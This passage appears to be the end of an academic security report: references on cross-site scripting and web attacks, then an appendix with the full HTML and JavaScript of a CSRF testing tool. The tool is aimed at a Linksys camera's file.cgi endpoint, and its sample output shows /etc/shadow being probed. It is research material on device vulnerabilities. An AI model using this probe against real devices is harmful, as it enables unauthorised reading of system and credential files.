[23] David Ross. Ie 8 xss filter architecture and implementation. Blog : http://blogs.technet.com/srd/archive/2008/08/18/ie-8-xss-filter-architecture-implementation.aspx, August 2008. 66

[24] RSnake. Xss (cross site scripting) cheat sheet for filter evasion. http://ha.ckers.org/xss.html. 66

[25] Prateek Saxena and Dawn Song. Document structure integrity: A robust basis for cross-site scripting defense. In *proceedings of NDSS'08*, 2008. 66

[26] Dafydd Stuttard and Marcus Pinto. *The Web Application Hacker's Handbook: Discovering and Exploiting Security Flaws*, volume 978-0470170779. Wiley, 2007. 5, 11

[27] Attacking intel©trusted execution technology. http://invisiblethingslab.com/press/itl-press-2009-01.pdf. 66

[28] Ben Walther. Edit cookies 0.2.2.1, 2007. https://addons.mozilla.org/en-US/firefox/addon/4510. 14


[29] Yichen Xie and Alex Aiken. Static detection of security vulnerabilities in scripting languages. In *In Proceedings of the USENIX Security Symposium*, 2006. 66

16 CSRF TESTING TOOL

Here the source of the tool we used to test device for CSRF. the code is currently configured for the file access attack on the Linksys Wireless G camera, but is designed to be easy to modify for any similarly repetitive exploration of a CSRF vulnerability. See Figure 25 for a screenshot of the interface.

```
<html>
<head>
<title>CSRF creator</title>

<script type="text/javascript">
function setActions() {
var actionStr = document.getElementById(’action’).value;
document.csrfform.action = actionStr;
document.getElementById(’actionURLSpan’).innerHTML = actionStr;
}
</script>
</head>
<body onload="setActions()">

<table id="historyTable" border="1">
<tr>
<th>Action:</th>
</tr>
</table>

<br />

Set Action: <input type="text" value="http://192.168.1.108/adm/file.cgi"
  size="50" id="action" onblur="setActions()" />
<br />
Current Action: <span id="actionURLSpan">asdf</span>

<br />
<br />

<form method="post" action="" name="csrfform" target="formTarget">
Next File: <input type="text" name="next_file" id="next_file">
<input type="submit" value="test" onclick="addToHistory()"/>
</form>
```

```
<input type="button" value="yes" onclick="setFileExists(true)">
<input type="button" value="no" onclick="setFileExists(false)">

<br />

<iframe height="70%" width="90%" name="formTarget"></iframe>

<script type="text/javascript">
var historyTable = document.getElementById("historyTable");

function setFileExists(exists) {
var td = historyTable.lastChild.lastChild;
td.innerHTML = exists ? "yes" : "no";
}

function addToHistory() {
var tr = document.createElement("tr");

var actionTD = document.createElement("td");
actionTD.innerHTML = document.getElementById('action').value;
var nextFileTD = document.createElement("td");
nextFileTD.innerHTML = document.getElementById('next_file').value;

tr.appendChild(actionTD);
tr.appendChild(nextFileTD);
tr.appendChild(document.createElement("td"));

historyTable.appendChild(tr);
}
</script>
</body>
</html>
```



Action:	File:	Exists?
http://192.168.1.108/adm/file.cgi	/etc/shadow	yes

Set Action: http://192.168.1.108/adm/file.cgi

Current Action: http://192.168.1.108/adm/file.cgi

Next File: /etc/shadow

Figure 25: A screenshot of the interface.